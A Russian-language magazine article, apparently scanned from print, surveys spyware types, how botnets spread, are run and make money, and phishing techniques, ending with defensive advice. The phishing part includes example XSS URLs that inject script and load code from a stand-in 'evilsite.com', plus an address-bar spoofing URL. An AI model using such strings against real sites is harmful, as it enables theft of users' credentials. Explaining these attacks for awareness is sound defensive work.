«ШПИОНЫ» ТАКЖЕ ИСПОЛЬЗУЮТ BROWSER HELPER OBJECTS ДЛЯ СВОИХ «ЧЕРНЫХ» ДЕЛ.

→ **что они делают.** Спектр возможных действий на компьютере жертвы очень широк и ограничен только фантазией автора. Например, такой класс spyware как Dialer изменяет настройки DUN (Dial-Up Networking) на номер, который не используется пользователем для выхода в интернет, и на который пользователь никогда бы не разрешил звонки по причине их дороговизны. Только представь, что когда ты спишь, твой компьютер начинает звонить по платному номеру на Карибах в службу «секса по телефону». Если такой Dialer удачно внедряется на компьютер, то пользователь начинает получать счета на баснословные суммы.

Другой пример — отслеживание web-сайтов, посещаемых пользователем. Собранная информация аккумулируется и отсылается либо автору шпионского ПО, либо определенным рекламным агентствам, которые затем используют полученные сведения для сфокусированной рекламы.

Ряд программ (так называемые adware) сами показывают пользователю всплывающие рекламные сообщения или перенаправляют его на сайты (зачастую независимо от того, что пользователь ввел в строке URL), призванные заставить обывателя сделать покупку. Если в качестве такого сайта выступает порнографический ресурс, то такое ПО носит название pornware. Annoyware — это отдельный тип adware, который показывает пользователю огромное количество всплывающих окон даже вне Сети. Наиболее «продвинутые» рекламные шпионы умеют подменять обычную рекламу на интернет-ресурсах. И если до установки такого adware ты бы увидел рекламу горящих путевок в Турцию, то уже после его инсталляции реклама заменяется на порнобаннеры или, например, призыв купить жесткий диск большого размера. Последнее не является шуткой, если до этого пользователь посещал сайты, продающие жесткие диски.

Часто считается, что adware является безобидным и не наносит ущерба пользователю. Однако это не так. Помимо чисто эмоциональной раздражительности от ненужной рекламы, adware может «забить» полосу пропускания (что особенно актуально при низкоскоростном выходе в интернет) или показывать всплывающие окна с такой частотой, что пользователь не успеет их закрывать — в результате компьютер придется перегружать или «убивать» процесс Internet Explorer.

Шпионское ПО (например, CoolWebSearch или уже упомянутый Download.ject) может не только собирать информацию о пользователе или показывать ему рекламу, но и воровать конфиденциальные данные — номера кредитных карт, PIN-коды, пароли и т.д. Отдельным классом считаются keylogger или «перехватчики клавиатуры», которые записывают все нажатия клавиш и передают их владельцу шпиона. Помимо совершенно бесполезных данных (например, написание реферата о безработице во времена Великой Депрессии в США в предвоенные годы) такие перехватчики могут записывать пароли, номера кредитных карт, PIN-коды, номера счетов и другую конфиденциальную информацию.

ПО, носящее название «Hijacker», занимается тем, что перехватывает запросы к домашней странице пользователя (home page), к «избранному», адресам в файле HOSTS, «на лету» переписывают результаты работы поисковиков и выполняют другие аналогичные действия. Например, In-

ternet Optimizer (он же DyFuCa) переадресует обращение к странице об ошибке на определенные рекламные сайты.

Достаточно интересен класс шпионов, называемых stealware (или click fraud, affiliate fraud). Эти системы перехватывают «клики» пользователя и переадресуют их автору spyware (например, 180 Solutions). В результате за «клик» деньги получает именно он, а не рекламируемая на кликнутом баннере продукция. И, конечно же, многие spyware (тот же CoolWebSearch или HuntBar) используют сразу несколько техник — перенаправление трафика, показ рекламы, перехват «кликов» и т.д.

➔ **особенности обитания и размножения.** Неверно думать, что на компьютере существует только один вид spyware. В отличие от вирусов шпионское ПО может присутствовать на компьютере в десятках и сотнях своих разновидностей. Как-то на работе запустили антишпионский софт и обнаружили на своем компьютере свыше сотни различных spyWware. И это притом, что были установлены антивирус и персональная система предотвращения атак (RealSecure Desktop). Поэтому часто spyware конкурируют между собой «за место под солнцем» и мешают друг другу (есть примеры, когда одни шпионы отключали других). Это способствует тому, что пользователь, обнаружив какую-то нестабильность в работе своего компьютера (высокая загрузка процессора, посторонние файлы, «левый» трафик), задумывается о своем вероятном инфицировании и начинает целенаправленно искать и уничтожать установленных шпионов.

Но далеко не все из них можно удалить без нарушения работоспособности компьютера. Если spyware внедрен в код программы (а не просто интегрирован через инсталлятор), то зачастую удалить его невозможно — приходится полностью переустанавливать софт (а иногда и приобретать «чистый» от шпионов вариант). Тот же Targetsoft так меняет Winsock (inetadpt.dll), что его удаление приводит к невозможности использовать сетевые возможности. В худшем случае пользователь вынужден менять даже ОС, чтобы быть уверенным, что компьютер лишен всякой заразы. Другой неприятной особенностью отдельных spyware является их способность нарушать работоспособность персональных межсетевых экранов и антивирусов. Зачастую шпионское ПО интегрируются с червями, и переносится от компьютера к компьютеру с их помощью. Например, W32.Spybot инсталлирует «жертве» порнографический spyware.

➔ **заключение.** Тема шпионского ПО (spyware) обширна, и ей посвящены целые сайты и книги. Некоторые университеты (например, Университет Калгари) даже ввели в свою программу обучения курсы по программированию spyware и методам распространения спама. И это не случайно. Эксперты по безопасности должны знать, как бороться с этой угрозой, которая не только не стихает, но и будет нарастать день ото дня. Ведь по статистике свыше 70% «писателей» пишут свои творения по контракту, преследуя вполне коммерческие цели. А значит, ни о каком альтруизме и исследовательских целях и речи быть не может. Пока создатели spyware пишут свои творения «за металл», ситуация кардинальным образом не изменится ©

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwebgen/html/bho.asp
подробное описание работы технологии BHO

агентурная сеть

БОТНЕТ

КОМПЬЮТЕРЫ ДОМАШНИХ ПОЛЬЗОВАТЕЛЕЙ – ЛАКОМЫЙ КУСОК ДЛЯ ЗЛОУМЫШЛЕННИКОВ, ПОСКОЛЬКУ ПОДАВЛЯЮЩЕЕ БОЛЬШИНСТВО ТАКИХ СИСТЕМ РАБОТАЕТ ПОД УПРАВЛЕНИЕМ MICROSOFT WINDOWS И ЧАСТО НЕ ОБНОВЛЯЕТСЯ ВОВРЕМЯ (ЕСЛИ ОБНОВЛЯЕТСЯ ВООБЩЕ)

noname

Распространено мнение, что, по крайней мере, каждый второй домашний компьютер, подключенный к интернету, состоит сегодня в какой-либо бот-сети. Это не означает, что бот-сеть обязательно действующая: многие сети могут находиться в «ждущем режиме». Но факт остается фактом — машина заражена и подобно «спящему вулкану» таит в себе потенциальную угрозу как для своего владельца, так и для других машин в сети. Однако не только домашние пользователи приняли на себя удар: порядка 40% бот-сетей принадлежит корпоративным сетям больших и средних компаний. В списке пострадавших уже находятся такие крупные компании как Caterpillar, CNN, eBay и Microsoft. И угроза распространения зомби-сетей постоянно растет. Количество новых штаммов (разновидностей) бот-вирусов только за 2005 год увеличилось на 538%.

Неудивительно, что именно бот-сети являются основными центрами притяжения крупных финансовых потоков теневого виртуального рынка. Особый интерес для умельцев представляют машины, имеющие высокоскоростное подключение к Сети, потому как с их помощью гораздо проще и эффективнее организовать атаку на другие сетевые ресурсы. Противодействовать такому массовому распространению бот-сетей крайне сложно. Крупную сеть из «компьютеров-зомби» можно создать за неделю-две. А на ее обнаружение и нейтрализацию могут потребоваться месяцы работы. Выйти же на владельца бот-сети — еще более трудновыполнимая задача.

Угроза со стороны бот-сетей постоянно растет. Каждый день инфицируется до 250000 компьютеров, которые превращаются в новых зомби. По статистике, в Сети постоянно зараженными каким-либо видом вируса являются около 7% компьютеров, это около 47 миллионов из 681 миллиона подключенных к Сети компьютеров по всему миру. По данным антивирусной компании McAfee, в 2005 году в интернете была зафиксирована деятельность 28 тысяч бот-сетей — это в три раза больше, чем в 2004 году. Потери только американских компаний от преступлений в компьютерной сфере составили 197 миллиардов долларов, и львиная доля здесь принадлежит бот-сетям...

→ **механизмы распространения ботов.** Злоумышленник может применять и комбинировать любые из перечисленных ниже техник распространения ботов.

[1] Через веб и электронную почту. Различные веб-сайты, намеренно или без злого умысла, содержат в себе вредоносный код, который загружается на машину пользователя в момент загрузки сайта. Что касается распространения исполняемых бот-файлов по электронной почте — то это наиболее удобный и быстрый способ распространения. Широкая распространеннность спам-рассылок обеспечивает этому способу «массовый охват».

[2] Загрузка программного обеспечения из непроверенных источников. Очень часто заражение происходит при загрузке программного обеспечения из подозрительных и неизвестных источников. Особенно это касается различных бесплатных утилит, которые нередко пишутся самими же злоумышленниками и затем используются ими в качестве приманки. Так, например, клиентская часть некоторых P2P-сетей загружается вместе со шпионским и рекламным программным обеспечением.

[3] Использование уязвимостей в системах. В первых двух вариантах предполагается непосредственное участие пользователя. То есть, теоретически, продвинутый пользователь, обладающий здоровой долей паранойи, может счастливо избежать заражения при помощи таких техник. Тогда на помощь злоумышленникам приходят другие методы, которые не требуют от владельца машины никаких действий. В практически любой компьютерной системе есть хотя бы одна уязвимость, которая может быть использована для загрузки на машину троянской программы, бота или

другого вредоносного ПО. Злоумышленник может производить сканирование выбранного диапазона IP-адресов как вручную, так и при помощи автоматизированных средств. Автоматическое сканирование Сети с целью поиска машин с какой-либо конкретной уязвимостью помогло таким всем известным вирусам, как CodeRed, Mydoom и Sql Slammer распространиться и заразить миллионы компьютеров. Для распространения исполняемых бот-файлов используются те же самые методы. Если ты посмотришь на топ-20 самых распространенных угроз, то увидишь, что порядка 30% этих угроз составляют вредоносные программы для создания бот-сетей (MYTOB, BKDR_IRCBOT, PERL_SHELLBOT и другие).

➔ **командование армией.** Обычно для организации бот-сети используются IRC-канал или P2P-сеть. Наиболее популярным и простым средством для организации бот-сети является IRC (Internet Relay Chat). Это довольно популярная чат-система, работающая по принципу клиент-серверной модели. IRC-сервер позволяет подключенным клиентам общаться, используя IRC-протокол, как через сервер, так и устанавливая соединение напрямую.

Схема работы большинства бот-сетей в общем виде выглядит примерно следующим образом. Бот подключается к определенному IRC-каналу на IRC-сервере и ожидает дальнейших команд. Обычно подключение зараженного компьютера к IRC-каналу осуществляется через порт 6667 (это порт, который по умолчанию используется для подключения к IRC), но может использоваться и другой порт, если атакующий задается целью затруднить обнаружение следов своей деятельности. Ценным преимуществом IRC является то, что такие серверы находятся в свободном доступе, и их просто настроить, к тому же они широко распространены по всей Сети.

➔ **управление бот-сетью.** Исполняемая часть бота настраивается для входа в предопределенные каналы IRC.

КАЖДЫЙ ДЕНЬ ИНФИЦИРУЕТСЯ ДО 250000 КОМПЬЮТЕРОВ, КОТОРЫЕ ПРЕВРАЩАЮТСЯ В НОВЫХ ЗОМБИ

На сервере создается определенный канал (к примеру, #TESTING). После того как на машине жертвы запущен соответствующий бинарный файл, эта машина подключается к указанному каналу на сервере и ожидает поступления дальнейших команд от владельца бот-сети.

Несмотря на то, что данный бот не выдает в явном виде свое присутствие на машине пользователя, его можно обнаружить по списку запущенных программ и по статистике сетевых соединений.

➔ **использование бот-сетей.** Размеры ботнетов могут быть разными. В среднем размер зомби-сети варьируется от нескольких сотен до нескольких тысяч машин. Но известны также бот-сети размером 30, 50 тысяч машин и более. Есть данные о бот-сети (Phatbot), объединяющей 400 тысяч (!) машин.

Какой трафик может генерировать бот-сеть? Если взять бот-сеть из 1000 машин с полосой пропускания порядка 128 Кбит/сек, то нетрудно посчитать, что все вместе эти компьютеры в состоянии генерировать трафик более 100 Мбит/сек. Более крупной бот-сети достаточно меньшей пропускной способности каждого канала в отдельности. Сеть из 50000 машин со скоростью подключения 50 Кб/сек может генерировать трафик до 300 Мб/сек.

Механизмы, которые бот-сети используют для распространения — одна из главных причин фонового «шума» в интернете, особенно на 445 и 135 tcp-портах. Таким образом производится поиск новых уязвимых машин, чтобы присоединить их к бот-сети.

Бот-сеть — это инструмент, использующийся наиболее часто в качестве инструмента для получения денег (прямо или косвенно). Наиболее распространенные способы использования действующих бот-сетей выглядят следующим образом.

[1] DDoS-атака. Организация этого вида атаки — пожалуй, самый распространенный вид использования бот-сетей. Атака может реализовываться при помощи отправки больших ICMP или SYN-пакетов в Сеть, либо просто большого количества обычных http и ftp-запросов к серверу. Причины, по которым обычно затеваются DDoS-атаки, могут быть различными: шантаж, вымогательство, нечестная конкурентная борьба и т.д. DDoS-атаки не обязательно бывают направлены только на веб-серверы: любой интернет-сервис может быть уязвим к этому типу нападения.

[2] Создание цепи SMTP relay. Некоторые боты открывают SOCKS proxy на зараженном хосте, что позволяет осуществить доступ через прокси-сервер (с целью маскировки следов). Такая машина может использоваться для рассылки спама. Иногда зараженные машины, составляющие бот-сеть, используются для хостинга фишинговых сайтов, усложняя процедуру выслеживания мошенников.

[3] Прослушивание трафика. В бот-сетях также могут использоваться снифферы, позволяющие отслеживать данные, передаваемые по незащищенному каналу (clear-text data) и проходящие через зараженную машину. Как правило, целью применения снифферов является получение имен пользователей и паролей. Кроме того, с их помощью можно получить интересную информацию другого рода. Часто бывает так, что зараженная машина является частью не одного, а двух или даже более ботнетов. В этом случае сниффер позволяет собирать информацию о «конкуренте» C

ПРИБЫЛЬ ОТ ИСПОЛЬЗОВАНИЯ БОТ-СЕТЕЙ

DDoS в аренду

Цифры могут довольно сильно варьироваться, но чаще встречается примерно 100$ за час DDoS-атаки, организованной при помощи зомби-сети из 10000 машин (www.spamdailynews.com/publish/Organized_crime_offers_rent-a-zombie_deals.asp).

кража номеров счетов, включая номера кредитных карт и других финансовых данных

Если верить данным FTC (Федеральная торговая комиссия США), то средняя стоимость кражи идентификационных данных составляет порядка 4800$ для компании и 500$ для отдельно взятого индивидуума (www.ftc.gov/opa/2003/09/idtheft.htm). Вряд ли имеет смысл высчитывать среднюю прибыль, которую может получать мошенник от использования украденной информации. Это зависит и от квалификации мошенника, и от того, насколько далеко он готов зайти в погоне за прибылью. Как правило, номера кредитных карт используются злоумышленниками не для обналичивания средств, а для оплаты услуг через интернет (например, хостинга). Часто это делается через подставное лицо.

спам-рассылка

Средняя стоимость спам-рассылки в России составляет от 100 до 200$ (это охват базы примерно в 150000 электронных адресов). Особо ценятся «незасветившиеся» IP-адреса, которые пока не помещены в «черный список», поскольку отдача от рассылок с таких «чистых» адресов гораздо выше.

программы дозвона

Многие по-прежнему используют dial-up соединение для доступа в интернет. Такой вид связи — низкоскоростной и вряд и может быть полезен для организации DDoS-атаки, но и из него, при желании, можно извлечь определенную прибыль. В данном случае номер дозвона может подменяться на телефон какой-либо платной службы, а прибыль здесь зависит от оперативности обнаружения «неполадок» с дозвоном и тарифа на звонки в эту службу.

генерация пользовательского трафика

Стоимость услуг по генерации пользовательского трафика составляет примерно $150 за 1000 загрузок. В этом случае бот-сеть получает команду выполнить 1000 раз загрузку некого html-файла после предварительного тематического запроса в интернет (в каталоги или поисковую систему). Это дает пользовательский трафик, который можно использовать для повышения индекса цитируемости сайта в поисковых системах или получения средств за просмотр рекламных баннеров в случае платы за показ.

ловля на живца

ФИШИНГ

ЧЕЛОВЕЧЕСКИЙ РЕСУРС ВСЕГДА БЫЛ И ОСТАЕТСЯ САМЫМ ВАЖНЫМ, НО И, ВМЕСТЕ С ТЕМ, САМЫМ КРИТИЧНЫМ ЗВЕНОМ В ЛЮБОЙ, ДАЖЕ САМОЙ ТЕХНОЛОГИЧЕСКИ СОВЕРШЕННОЙ ЦЕПИ. НА РАЗРАБОТКЕ ТАКИХ ВОТ «ПРОСТЫХ ЧЕЛОВЕЧЕСКИХ СЛАБОСТЕЙ» И ОСНОВАН МЕТОД СОЦИАЛЬНОЙ ИНЖЕНЕРИИ, КОТОРЫЙ СОСТАВЛЯЕТ 95% УСПЕХА ПРОВЕДЕНИЯ ФИШИНГ-АТАКИ

NONAME

Кевин Митник в своей книге «Искусство обмана» пишет о том, что каждый человек, независимо от его социального положения и уровня образования, сознательно или подсознательно хочет быть полезным, и это одна из сторон человеческого сознания, на которой играют мошенники. Другая «слабость» — это часто встречающееся безоговорочное доверие пользователей какому-либо бренду, марке и т.п. Получая сообщение, например, от банка, услугами которого пользуется адресат, с предложением ввести в форму данные своего банковского счета, человек, не задумываясь, отдает критичную финансовую информацию прямиком в руки мошенников.

Фишинг — самая распространенная форма социального инжиниринга, которая наиболее часто использует в качестве канала проникновения к пользователю электронную почту. Если твой электронный адрес «засветился», и ты попал в базу спам-рассылки, ты получаешь n-ное количество спам-сообщений в сутки, и, как минимум, 2 из них являются типичными представителями индустрии фишинга. Кроме распространения через электронную почту, фишеры все чаще прибегают к помощи таких каналов распространения как IRC, интернет-пейджеры и веб-страницы.

Более совершенная модель фишинга получила название фарминг. Это относительно новый и прогрессивный метод хищения идентификационных данных пользователей. Его суть в том, что пользователи автоматически перенаправляются на фальшивые сайты. В отличие от традиционного фишинга, новый метод хищения данных почти не требует участия жертвы. Пользователи могут стать жертвой фарминга в силу уязвимостей браузеров, которые позволяют размещать в адресной строке фальшивые адреса сайтов, уязвимостей операционных систем и уязвимостей DNS-серверов.

➜ **электронная почта.** Как выглядит обычное фишинг-сообщение, которое получает пользователь по электронной почте? Вот несколько стандартных фраз, встречающихся почти во всех сообщениях такого типа:

- ПОДТВЕРДИТЕ ДАННЫЕ О ВАШЕМ СЧЕТЕ.
- ЕСЛИ ВЫ НЕ ОТВЕТИТЕ НА ДАННОЕ СООБЩЕНИЕ, В ТЕЧЕНИЕ 48 ЧАСОВ ВАШ СЧЕТ БУДЕТ АННУЛИРОВАН.
- КЛИКНИТЕ ССЫЛКУ, ЧТОБЫ ПОЛУЧИТЬ ДОСТУП К ВАШЕМУ АККАУНТУ.

Ни один банк или платежная система не пользуется подобным способом связи с тобой, чтобы обновить твои данные, а тем более не требует таким образом вводить пароли, имена пользователей и какую-либо другую личную информацию. Часто общий тон фишинг-сообщения или его заголовок под-

талкивают пользователя предпринимать действия незамедлительно и не раздумывая, грозя немедленной приостановкой обслуживания и т.п.

→ **через веб.** Все большую популярность приобретают методы, не требующие «заманивания» пользователя на веб-страницу в обязательном порядке, а «работающие» с пользователями, переходящими от страницы к странице в Сети. Это может быть:

- МАСКИРОВКА ССЫЛОК. ССЫЛКИ, СПРЯТАННЫЕ ПОД КАРТИНКОЙ, ПОДМЕНА СИМВОЛОВ В ССЫЛКАХ НА СХОЖИЕ (СИМВОЛЫ ИЗ ДРУГОГО РЕГИСТРА ИЛИ ДРУГОГО ЯЗЫКА).
- ИСПОЛЬЗОВАНИЕ ПОДДЕЛЬНЫХ БАННЕРОВ И ВСПЛЫВАЮЩИХ ОКОН.
- ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТЕЙ БРАУЗЕРА.
- ЗАПИСЬ ИДЕНТИФИКАЦИОННОЙ ИНФОРМАЦИИ ПОЛЬЗОВАТЕЛЯ В ПРОЦЕССЕ ВВОДА ДАННЫХ НА ЛЕГИТИМНОМ САЙТЕ.

→ **пример: DNSChanger.eg.** Данная атака предполагает разрушение процесса преобразования имени домена в фактический веб-сайт. Когда пользователь вводит адрес, например, «jpmorgan.com», состоящий из текстовой строки, его нужно преобразовать в IP-адрес, например, «192.220.34.11». Эта троянская программа разработана таким образом, чтобы изменять значение ключа системного реестра «ИмяСервера» на поддельный IP-адрес. Если жертва вписывает верный URL, ее направляют на фальшивый web-сайт. То есть в этом случае вообще не требуется никого никуда заманивать.

→ **IRC и интернет-пейджеры.** Распространенность IRC и интернет-пейджеров (IM) не могла не способствовать обращению злоумышленников к этому каналу распространения вредоносного ПО. Поскольку большинство IRC и IM-клиентов разрешают загрузку различного рода содержимого (графиков, URL-ссылок и т.д.), нетрудно адаптировать многие методы фишинга под этот канал распространения, а повсеместное распространение бот-сетей делает эту задачу еще легче.

→ **зараженные машины.** Нужно отметить, что постоянно увеличивается количество домашних компьютеров, которые используются злоумышленниками в качестве источника атаки. Установка троянской программы на такой компьютер превращает его в «промежуточное звено» между злоумышленником и жертвой.

→ **методы фишинговых атак.** Поскольку фишеры материально заинтересованы в успешности своих атак, ими разработано великое множество способов, которые заставляют пользователя обращаться к серверу злоумышленника или его веб-странице. Вот наиболее распространенные:

- АТАКА «ЧЕЛОВЕК ПОСЕРЕДИНЕ».
- ПУТАНИЦА С URL.
- CROSS-SITE SCRIPTING.
- АТАКА С ИСПОЛЬЗОВАНИЕМ ПРЕДОПРЕДЕЛЕННОГО ИДЕНТИФИКАТОРА СЕССИИ.
- ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ.

[1] Атака «человек посередине». Одним из наиболее популярных и излюбленных способов атаки является схема «человек посередине», когда злоумышленник находится между пользователем и веб-приложением, к которому пользователь получает доступ. В этом случае атакующий выступает в роли прокси-сервера, через который пользователь взаимодействует с приложением. Эта форма атаки успешно применяется как для http, так и для https-соединений. Для пользователя подключение к прокси-серверу злоумышленника выглядит точно так же, как обычное легитимное подключение. В случае использования защищенного соединения HTTPS (с использованием SSL) данные пользователя могут быть записаны в незашифрованном виде, так как пользователь сначала соединяется с прокси атакующего, а тот, в свою очередь, устанавливает SSL-соединение с реальным сервером уже от своего имени.

Для того чтобы успешно выступать в роли проксирующего сервера, атакующий может применять несколько методов:

- ПРОЗРАЧНЫЙ ПРОКСИ. НЕ ЗАМЕТЕН ДЛЯ ПОЛЬЗОВАТЕЛЯ, НО ПРИ ЭТОМ ПЕРЕХВАТЫВАЕТ И ОБРАБАТЫВАЕТ ВЕСЬ ТРАНЗИТНЫЙ ТРАФИК.
- ОТРАВЛЕНИЕ DNS-КЭША. ЗЛОНАМЕРЕННЫЙ ПОЛЬЗОВАТЕЛЬ ВНОСИТ ИЗМЕНЕНИЯ В КЭШ DNS ТАКИМ ОБРАЗОМ, ЧТО ПРИ ЗАПРОСЕ ЛЕГАЛЬНОГО ИМЕНИ ПОЛЬЗОВАТЕЛЮ ВОЗВРАЩАЕТСЯ IP-АДРЕС ПОДСТАВНОГО СЕРВЕРА.
- ПУТАНИЦА С URL. РЕГИСТРАЦИЯ URL, ОЧЕНЬ ПОХОЖИХ НА АТАКУЕМЫЙ ИЛИ ФИШИНГОВЫЙ. НАПРИМЕР, WHITEHOUSE.GOV И .COM ОЧЕНЬ СИЛЬНО ОТЛИЧАЮТСЯ ПО СОДЕРЖАНИЮ. ПЛЮС УЧИТЫВАЮТСЯ САМЫЕ РАЗНЫЕ ОПЕЧАТКИ ПОЛЬЗОВАТЕЛЕЙ (ТИПА MICRO, MICO, MICOR...).
- КОНФИГУРАЦИЯ ПРОКСИ. ВСТРЕЧАЕТСЯ РЕЖЕ ДРУГИХ. БРАУЗЕРЫ МОЖНО АВТОМАТИЧЕСКИ КОНФИГУРИРОВАТЬ С ПОМОЩЬЮ PAC-СКРИПТОВ И ПРОТОКОЛА WPAD (WEB PROXY AUTODISCOVERY PROTOCOL). ТО ЕСТЬ С ПОМОЩЬЮ ЭТИХ СРЕДСТВ МОЖНО НАПРАВИТЬ ПОЛЬЗОВАТЕЛЯ ЧЕРЕЗ ПОДСТАВНОЙ ПРОКСИ-СЕРВЕР.

[2] Путаница с URL. Одна из наиболее простых и банальных техник, которая, тем не менее, прекрасно работает с доверчивыми пользователями — искажение имени домена. В рамках этого метода злоумышленник искажает реальное доменное имя и присваивает его своему серверу. Сходство подставного веб-адреса с реальным в большинстве случаев не вызывает у пользователя подозрений:

- HTTP://PRIVATEBANKING.MYBANK.COM.CH
- HTTP://MYBANK.PRIVATEBANKING.COM
- HTTP://PRIVATEBANKING.MYBONK.COM
- HTTP://PRIVATEBANKING.MYBANK.HACKPROOF.COM

[3] Cross-site scripting. Атаки cross-site scripting (CSS) используют технику инъекции кода в легитимные веб-приложения. Как правило, возможность применять такие техники связана с огрехами разработчиков этих приложений. Типичный пример атаки CSS выглядит примерно следующим образом:

- ПОЛНАЯ ЗАМЕНА HTML (В КАЧЕСТВЕ ПАРАМЕТРА НАХОДИТСЯ ССЫЛКА НА САЙТ ЗЛОУМЫШЛЕННИКА): HTTP://MYBANK.COM/EBANKING?URL=HTTP://EVILSITE.COM/PHISHING/FAKEPAGE.HTM.
- ВСТАВКА СКРИПТА В URL: HTTP://MYBANK.COM/EBANKING?PAGE=1&CLIENT=<SCRIPT>EVILCODE...
- ПРИНУДИТЕЛЬНАЯ ЗАГРУЗКА ВНЕШНЕГО КОДА: HTTP://MYBANK.COM/EBANKING?PAGE=1&RESPONSE=EVILSITE.COM%21EVILCODE.JS&GO=2.

Суть данной атаки заключается в том, что пользователь вместе с легитимной страницей сайта получает также и содержимое страницы злоумышленника. В данном случае это происходит из-за недоработок при написании кода для веб-приложения банка.

[4] Атака с использованием предопределенного идентификатора сессии. В рамках установленной сессии на http-сервере можно отслеживать перемещения пользователя по страницам сайта. В веб-приложениях, для которых требуется аутентификация при помощи идентификатора сессии, могут использоваться cookies, скрытые поля или поля, содержащиеся в URL.

Многие веб-приложения применяют примитивную систему управления состоянием и позволяют устанавливать идентификаторы сессии в рамках клиентского соединения. Данный вид атаки подразумевает, что фишинговое сообщение содержит веб-ссылку на реальный сайт, но вместе с ней содержит и предустановленное поле идентификатора сессии. До тех пор, пока легитимный пользователь не аутентифицируется на сервере, запросы атакующего сервером не обрабатываются, злоумышленник получает сообщения об ошиб-

ке (например, 404 File Not Found, 302 Server Redirect и т.д.). Но как только фишер дожидается момента, когда пользователь зайдет по ссылке и аутентифицируется со своим идентификатором, он может воспользоваться его аутентификационными данными с тем же самым (предустановленным) идентификатором сессии. В этом случае злоумышленник может получать доступ к закрытым страницам сайта и перехватывать данные пользователя.

5 Подмена содержимого страницы. Некоторые из существующих методов фишинга позволяют помещать поддельное содержимое страницы поверх настоящего. Одна из техник реализации этого — использование dhtml-функции DIV. С помощью этой функции злоумышленник может сделать собственную страницу (включая графику) поверх настоящей.

6 Screen grabbing. Некоторые виды фишинг-атак используют технику снятия скриншотов при вводе пользовательских данных в веб-приложения. Эта функциональность используется с целью обхода встроенных в финансовые приложения технологий защиты от стандартных key-logging атак.

7 Использование уязвимостей в почтовых протоколах и браузерах. Существующие уязвимости в почтовых протоколах также позволяют фишерам обманывать доверчивых получателей. Например, модифицируя имя отправителя в строке «From» под имя первоисточника.

Пример написания ссылки, которая вставляется в веб-страницу или электронное сообщение: https://genuinesite.com. Для пользователя ссылка выглядит как https://genuinesite.com, однако, кликая по ней, он оказывается на сайте http://fakesite.com.

Можно также привести еще один пример с использованием уязвимостей Internet Explorer. Некоторые из них позволяют злоумышленнику модифицировать ссылку в адресной строке браузера. Так, например, заходя по ссылке http://www.genuinesite.com%01%00@fakesite.com/, пользователь видит в адресной строке своего браузера следующее: http://www.genuinesite.com. На самом деле он находится на сайте злоумышленника. Этот метод эксплуатирует некорректную интерпретацию некоторых символов, в данном случае %01 и %00.

8 Маскировка ссылки. В большинстве фишинг-сообщений содержится ссылка, которая, на первый взгляд, выглядит как подлинная. Однако текст такой ссылки, как правило, не более чем маскировка для другой, которая приведет тебя на сайт мошенника. Если ты наведешь на ссылку мышку, то в сроке состояния почтового клиента отобразится нечто, вовсе не похожее на адрес твоего банка.

С целью маскировки и отвлечения внимания в фишинг-сообщения могут добавляться и реальные ссылки, но, как правило, та ссылка, по которой предлагается зайти и ввести свои данные, является поддельной.

9 Имитация защищенного соединения. В некоторых случаях в строке браузера может имитироваться защищенное соединение https. Поэтому при открытии защищенного соединения необходимо обращать внимание на присутствие «замка» в статусной строке браузера (Internet Explorer).

10 Искажение адреса. Довольно распространен такой прием маскировки адреса, при котором меняется одна буква или символ. И при невнимательном просмотре пользователь может не заметить разницы. Например, реальный адрес www.paypal.com может подменяться на www.paypal.com или www.verify-paypal.com. Вариантов таких схожих написаний много, и незадачливые пользователи часто не замечают подвоха.

11 Скрытый текст. В некоторые сообщения, для обмана фильтров, вставлен текст такого же цвета, что и фон. Если выбрать в меню почтового клиента опцию «выделить все», то можно увидеть, содержит ли сообщение скрытый текст. И является ли текстом то, что якобы «написано».

12 Комбинированные угрозы. Сейчас все чаще фишинговые атаки используются не только как средство, толкающее пользователя «добровольно сдавать» пароли и личные данные, но и как инструмент для загрузки на пользовательскую машину какого-либо другого вредоносного программного обеспечения, чаще всего spyware или троянского ПО. Это позволяет злоумышленнику, в случае успешной атаки, получить более полную и ценную информацию с зараженной машины, а также использовать компьютер жертвы в качестве плацдарма для новой атаки.

Подставной URL-адрес отправляет пользователя на мошеннический сайт

➔ **что делать?** Лучший совет, как не попасть в ловушку, — удалять подобные письма. Все сообщения от онлайн-служб, в которых тебя просят ввести имя пользователя и пароль, должны рассматриваться, как подозрительные. Никогда не стоит вводить важные данные в форму, если соединение с сайтом не зашифровано по стандарту SSL (https://).

Успешно бороться с фишингом, как и с многими другими киберугрозами, можно, используя комплекс мер. На должном уровне должна быть организована фильтрация спам-сообщений и вовремя должно производиться обновление программного обеспечения, а пользователи должны помнить об опасности совершения каких-либо предлагаемых им итераций. Если сообщение уж очень похоже на подлинное, то всегда возможно отправить запрос о подтверждении его подлинности у первоисточника. В этом случае надо помнить о том, что ссылку на сайт в браузере или адрес в строке «кому» в сообщении нужно вводить вручную, а после загрузки страницы сайта убедиться в том, что ссылка в строке браузера не изменилась.

Довольно распространено мнение, что решения по защите от спама, работающие только на распознавание спам-техник, не спасают от фишинговых атак. Возможно, здесь больше могут помочь продукты и сервисы, позволяющие фильтровать сообщения электронной почты, основываясь на IP-адресах источника рассылки. Что касается защиты от фарминга, то здесь относительную полезность могут оказать сами интернет-браузеры. Например, Internet Exporer 7 и Mozilla Firefox 2 содержат в себе встроенные технологии, блокирующие подозрительные сайты до загрузки или предупреждающие пользователя об опасности **C**

лидеры хит-парада

